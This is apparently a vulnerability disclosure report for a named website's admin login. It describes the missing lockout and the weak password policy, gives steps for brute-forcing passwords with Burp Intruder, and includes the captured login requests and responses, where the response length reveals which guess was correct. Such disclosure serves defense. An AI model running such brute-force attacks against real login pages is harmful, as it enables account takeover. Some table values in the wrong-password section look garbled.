Bug Type: User Account hacking

Vulnerable URL: https://admin.firefly.pk/login

I found that I can take over any user account by two things on your website.

There are two reasons by which I am able to hack user account

- There is No Lockout Mechanism (Rate Limit).
- Weak Password Policy.

Description:

There is no mitigation, defenses in anyway or a lockout mechanism in the login page. A malicious minded user can continually try to brute force an account password. I have tried to input more than 50 incorrect passwords and I have not been lockout, tried the correct password in the 91st time and it login successfully.

As I observe on other websites they have a lock out mechanism if a user tried to input 20 incorrect passwords. So you should also have a lock out mechanism for user accounts security.

My other point is you also have a weak password policy and I am able to take any password like this "12345678" which is a very weak password and can easily be guessed by an attacker.

Steps to reproduce:


- Go to sign in form.
- Enter any registered email with the wrong password.
- Capture the request & Send the request to Intruder and add a Payload Marker on the password value.
- Add the payload for the password field having a list of more than 100 or as you like passwords or more for test and start attack.
- BOOM!

Impact:

1. There is no lockout mechanism, attacker can do a lot of tries and attacker can Brute Force the victim login details as I shown in the screen shots and get full access. And the right password status and length is changed than other passwords so attacker can identify the right password easily.

2. Weak password can be set like any weak numbers like "12345678" as password which is not the good password policy. So due to both vulnerability attacker can Brute Force the login details and plus point is Weak Password Policy attacker can hack any account easily due to both vulnerabilities.

For Correct Password:


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
78	jinly0981	200	□	□	651	
79	robby123	200	□	□	651	
80	iffont91238	200	□	□	651	
81	alpha123	200	□	□	651	
82	haahah	200	□	□	651	
83	qweqweqwd	200	□	□	651	
84	qwe1231e	200	□	□	651	
85	1d312d32d	200	□	□	651	
86	3d3d3d3d3	200	□	□	651	
87	d3d323d23d	200	□	□	651	
88	23d23d323	200	□	□	651	
89	Sohail1234	200	□	□	651	
90	Sohail123	200	□	□	651	
91	123456789	200	□	□	23208	

Request Response
Raw Params Headers Hex

```
POST /api/logIn HTTP/1.1
Host: admin.firefly.pk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/2010
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 91
Origin: https://admin.firefly.pk
Connection: close
Referer: https://admin.firefly.pk/login
Cookie: HttpOnly; _ga_S9XJ273FVH=GS1.1.1629482905.1.1.1629483520.60; _ga=GA1.2.1348892545.1629482908; _gid=GA1.2.2000576725.1629482909; _fbp=fb.1.1629482911619.1088942563; _hjid=81a63f32-2b8a-4323-927d-b951b85edb19;
_hjFirstSeen=1; _hjIncludedInPageviewSample=1; _hjAbsoluteSessionInProgress=0; drift_campaign_refresh=0b047ab5-118a-424b-95cf-f4de1b40f24b; drift_aid=0e98e789-d79d-4b09-8538-070a49c9166c;
driftt_aid=0e98e789-d79d-4b09-8538-070a49c9166c
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"email":"ethicaliml2@gmail.com","password":"123456789","phone":"0","providerType":"gmail"}
```


Result 91 | Intruder attack 3

Payload: 123456789
Status: 200
Length: 23208
Timer: 1282

```
Content-Length: 22716

{"code":200,"headers":{"server":"nginx/1.15.8","date":"Fri, 20 Aug 2021 18:28:41
GMT","content-type":"application/json;charset=UTF-8","transfer-encoding":"chunked","connection"
:"close","vary":"Accept-Encoding","strict-transport-security":"max-age=15724800;
includeSubDomains"},"body":"{\"id\":26567,\"dateOfBirth\":\"2021-08-20\",\"dateOfJoin\":1629482
752000,\"email\":\"ethicaliml2@gmail.com\",\"fbid\":null,\"firstName\":\"hacker\",\"lastName\":
\"one\",\"middleName\":null,\"phoneMobile\":\"03348879284\",\"store\":{\"id\":10232,\"storeCrea
tionDate\":\"2021-08-20\",\"storeLiveDate\":\"2021-08-20\",\"brodcastMessage\":null,\"descripti
on\":\"\",\"email\":null,\"phone\":null,\"level\":null,\"favicon\":\"https://resources.firefly.
pk/firefly/static-assests/favicon-16x16.png\",\"homePage\":null,\"logo\":\"https://resources.fi
refly.pk/firefly/static-assests/logo.png\",\"name\":\"sdkfasdfh\",\"name_with_spaces\":\"sdkfas
dfh\",\"pageTitle\":\"sdkfasdfh\",\"returnPolicy\":null,\"shortDescription\":null,\"streetAddre
```

For Wrong Password:



Request ▲	Payload	Status	Error	Timeout	Length	Comment
78	jinly0981	200	□	□	651	
79	robby123	200	□	□	651	
80	iffont91238	200	□	□	651	
81	alpha123	200	□	□	651	
82	haahah	200	□	□	651	
83	qweqweqwd	200	□	□	65	
84	qwe1231e	200	□	□	65	
85	1d312d32d	200	□	□	65	
86	3d3d3d3d3	200	□	□	65	
87	d3d323d23d	200	□	□	65	
88	23d23d323	200	□	□	65	
89	Sohail1234	200	□	□	65	
90	Sohail123	200	□	□	65	
91	123456789	200	□	□	23	

```
POST /api/logIn HTTP/1.1
Host: admin.firefly.pk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) G
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 91
Origin: https://admin.firefly.pk
Connection: close
Referer: https://admin.firefly.pk/login
Cookie: HttpOnly; _ga_S9XJ273FVH=GS1.1.1629482905.1.1.1629483520                                                                          942563; _hjid=81a63f32-2b8a-4323-927d-b951b85edb19;
_hjFirstSeen=1; _hjIncludedInPageviewSample=1; _hjAbsoluteSessio                                                                          4b09-8538-070a49c9166c;
driftt_aid=0e98e789-d79d-4b09-8538-070a49c9166c
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"email":"ethicaliml2@gmail.com","password":"Sohail123","phone":"0","providerType":"gmail"}
```

Payload: Sohail123
Status: 200
Length: 651
Timer: 932

```
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.1
ETag: W/"14b-0JxbclyCLVNDMxRBQz8CCFGmn3c"
Strict-Transport-Security: max-age=15724800; includeSubDomains
Content-Length: 331

{"code":400,"headers":{"server":"nginx/1.15.8","date":"Fri, 20 Aug 2021 18:28:41
GMT","content-type":"application/json;charset=UTF-8","transfer-encoding":"chunked","connection"
:"close","strict-transport-security":"max-age=15724800;
includeSubDomains"},"body":"{\"status\":\"error\",\"message\":\"Email or Password is
incorrect\"}"}
```